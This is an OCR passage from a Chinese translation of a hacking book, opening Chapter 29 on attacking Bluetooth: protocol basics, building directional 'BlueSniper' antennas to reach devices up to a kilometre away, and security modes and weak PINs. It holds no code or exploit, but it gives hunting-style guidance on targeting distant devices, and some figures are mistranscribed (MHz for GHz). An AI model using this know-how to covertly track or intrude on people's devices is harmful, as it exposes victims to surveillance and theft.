



图 28.4　监控 SQL 服务器的工具集。如果不用这样的工具，可能不会注意到攻击者



第 6 部分 可用于插入的外来对象

除了工作站和服务器之外，还有什么可能成为攻击者的目标？潜在的目标是无限的。无线网络，手机，BIOS，等等——凡是能吸引黑客注意力的！

CHAPTER

29

第 29 章　攻击蓝牙

蓝牙设备正在迅速普及，大批涌入市场，就像雪崩一样。厂商在宣传材料上声称蓝牙的数据传输协议是安全可靠的。这不完全正确，因为精确射击型的无线来复枪在几千米之外就能轻易使这些保护措施失效。黑客早就能够渗透蓝牙网络了。这章描述他们是怎样做的。

现在的移动设备，如手机，PDA（Personal Digital Assistant），和笔记本电脑，基本上都配有蓝牙模块，这使它们成为诱人的攻击目标。入侵者不必通过认证就能连接设备，窃听流量，确定 victim 的位置，在 victim 旅行时进行跟踪，或者组织 DoS 攻击。一些成功攻击关键客户的例子已经登记过了，这类行为的强度是渐增的。蓝牙开发者指责硬件厂商，说他们没有正确实现他们的设备。硬件厂商责备用户总是犯一些低级错误，比如说，选择很容易猜到的 PIN（Personal Identification Number），使用蓝牙后不及时关闭。换句话说，现还没有人该被责备。蓝牙设备的数量已突破亿万大关，所有的统计数据都显示出蓝牙会越来越流行，因为到目前为止，这个技术还没有碰到真正意义上的竞争者。

可以用蓝牙构建家用或小型办公 LAN，也可以用它装备键盘、鼠标、打印机、时钟，等等。甚至现在有些汽车导航控制系统也是基于蓝牙的（图 29.1）。停！这类系统的用户被暴露在真正的危险之中。在这种情况下，恶意攻击不仅泄露敏感数据，而且还可能危及人身安全。当我介绍这些内容时，我不是怂恿任何人黑任何东西。我只是想演示蓝牙有多危险，信不信由你。

攻击蓝牙不再是科幻小说里的情节。它们是真实的，任何人花点心思都能掌握。在众多的火腿中间，有一个深受喜爱的猎狐大赛。比赛规则是，把无线电发射机（狐狸）藏在隐蔽的地方，无线电爱好者用测向探测器寻找它的方位。第一个发现它的人获胜。依次类推，hacking 远程蓝牙网络的活动被称为猎鸡，这些猎物在精确射击型的无线来复枪面前一览无余。




图 29.1　今天的蓝牙无处不在

参加这种狩猎活动的黑客沉醉其中，感到异常兴奋。当抓到第一个猎物后，还想抓更多的。为了成功抓住猎物，猎人早早设下埋伏，努力增加技术储备，并花很多钱购买昂贵的设备，等等。


注意

蓝牙名字的起源有些怪异，甚至有些可疑。许多技术作家说这项技术是因 Harald Blatand 而得名，他是中世纪北欧的海盗之王。据说他是因为黝黑的门牙得到他的昵称，这个昵称与蓝牙相吻合。

令人尊敬的黑客 Yury Haron 给出了另外的解释，我比较认可他的说法（假如能找到真相的话）。用电子工程的行话，Blue 意味着“easy”，tooth 意味着“link”或“connection”。因此，将这两个词组合起来，蓝牙代表“容易连接”，不符合逻辑吗？

29.1　什么是蓝牙？

蓝牙的工作频率范围从 2.400~2.4835MHz 之间（并不是大部分用户所认为的，只有

2.4MHz）。微波炉，802.11b/g 标准的无线网络，无绳电话，和许多其他的设备都工作在这一频率范围内；因此，这些设备会出现冲突。为了解决这个问题，蓝牙技术使用专门的跳频算法。把整个频率范围分成 79 个频道，每个频道宽度为 1MHz。蓝牙设备每 625μs（1600 次每秒）变换一次频道，根据伪随机原理选择频道。每个周期被称为时间槽，或简称为槽。被发射的数据被分成包，每个包 2,745 位，每个包占用 5 个时间槽。

蓝牙设备按照主从关系通信。每个主设备可以带 7 个从设备。主设备在偶数槽里广播，从设备在奇数槽里响应。

蓝牙支持两类信讯方式：异步无连接（Asynchronous ConnectionLess，ACL）和同步定向连接（Synchronout Connection Oriented，SCO）。同步模式主要用于传输声音，异步模式用于数据交换。

工作在异步模式下的频道，其理论带宽是 1Mbps，包头和辅助信息大概占用其中 20%的带宽。因此，对用户的数据来说，大约能用到 820Kbps。不过，实际上，这个值根据通信量和发射器的性能，会有比较大的变化。对于异步通信，主从设备只能有一个连接，以点对点或广播的模式运转。从设备不能切换到异步传输模式。

在同步模式下，主设备为 1，2，或 3 个从设备支持 3 个频道。在这种情况下，每个频道的宽带是 64Kbps。在主设备指定的槽里实现传输。在同步模式下，没有使用的槽可以用于异步传输。常见的蓝牙传输协议如图 29.2 所示。




图 29.2　蓝牙传输协议的操作方法

按照规范，发射器的最大允许功率是 10mW，保证在 10 到 25 米的范围内正常工作。

29.2　精确射击型天线

为了围猎蓝牙网络，需要把蓝牙的工作范围增加到 100 米。这很容易做到。为了完成这个任务，只需打开蓝牙适配器的外壳（图 29.3），从外壳取下电子组件，用烙铁移走现有的天线，焊上从 WLAN 设备上取下的 2.4-GHz 外置天线就可以了。http://www.bluedriving.com

主页上记录了详细的步骤。

然而，对重要的攻击来说，100 米的范围仍不够用。真正的猎人需要铅笔形射束随机或抛物面天线。这类天线到处都有，可以从 HyperLink Technologies 或 PCTEL（MAXRAD 的厂商）之类的厂商购买。也可以通过因特网定购这样的天线，价格大概是 50 美元。

最流行的模块是 HyperLink Technologies 的 HG2415Y，其特色是 14dB 的放大系数和合适的方向性图（图 29.4）。它很紧凑（462mm）×76mm），可以放在随身携带的包里，而避免引起路人的关注。




图 29.3　蓝牙适配器




图 29.4　HG2415Y 天线的方向图

为了方便瞄准目标（用这样的方向图，可不太好对准目标），大部分黑客把天线装在照相用的三脚架上，并配一个方向柄和光学瞄准镜。通过这样的改造以后，黑客制作的蓝色狙击者来复枪（BlueSniper rifle）大概能猎取 1KM 左右的猎物。

在抛物面天线方面，HyperLink Technologies 的 HG2424G 是黑客的首选。24dB 的放大系数非常棒。sharp directional pattern（图 29.5）允许黑客寻找几公里以外开启的蓝牙设备。不过，它实在是太笨重了（100×60sm），携带起来比较麻烦。其狭窄的方向图使对准相当复杂，特别是当目标快速移动时，尤其不方便。因此，在大多数情况下，wardriving 的黑客会选择 HG2415Y。

第三个天线，1.5-m 抛物面的 HG2430D 提供了 30dB 的放大系数，价值约 300 美元。它值这么多钱吗？当然，它适合狩猎固定的目标。不过，对于 wardriving 来说，它太笨重了，不便使用。




图 29.5　HG2424G 天线的方向图

与天线有关的有趣的连接

- PCTEL。一个美国公司，制造天线并通过因特网销售它们：http://www.maxrad.com/cgi/press.cgi。
- HyperLink Technologies。另外一家美国公司，从那有可能买到天线：http://www.hyperlinktech.com/web/antennas_2400_out_directional.php。
- “Building a Bluesniper Rifle”。一篇关于制造蓝色狙击者来复枪的有趣文章，能用它扫描、攻击超出 1 英里范围的蓝牙设备：http://www.tomsnetworking.com/Sections-article106-page1.php。

29.3　认证和授权

蓝牙支持几种安全模式：安全模式 1（不安全），安全模式 2（服务级强制安全），安全模式 3（连接级强制安全）。

在安全模式 1，所有的保护系统被禁用。不支持认证和加密。蓝牙设备工作在广播模式下，也称为混杂模式。这允许黑客基于可用的组件构造 sniffer。

当蓝牙设备工作在安全模式 2 里，在建立连接后，立即开始认证。安全管理器按照 L2CAP（Logical Link Control and Adaptation Protocol）执行认证。安全管理器工作在数据链路层，并和高层协议进行交互。这允许用户有选择地限制对蓝牙设备的访问（例如，可以查看数据，但不能修改它）。

在安全模式 3 里，建立连接前要先认证。发生在数据链路层；因此，建立连接时，所有未授权的设备将被丢弃。安全模式 3 在没有高层协议的参与下，支持流量的动态加密，从而保证最大级别的安全性，并易于操作。然而，即使工作在这种模式下，保护级别相对

来说还是比较低的，黑客可以轻易入侵设备。

蓝牙安全的基础是 key 发生器（图 29.6）。Key 基于 PIN 生成。PIN 是 1~16 个字节长的数字，由设备属主指定，保存在固定存储器里。大部分移动设备使用 32 位长的 PIN，默认情况下，设为 0。当 PIN 设为 0 时，有些设备拒绝工作，强制用户把它改成类似于 1234 之类的内容。不过，破解这么简单的 PIN 并没什么意思。

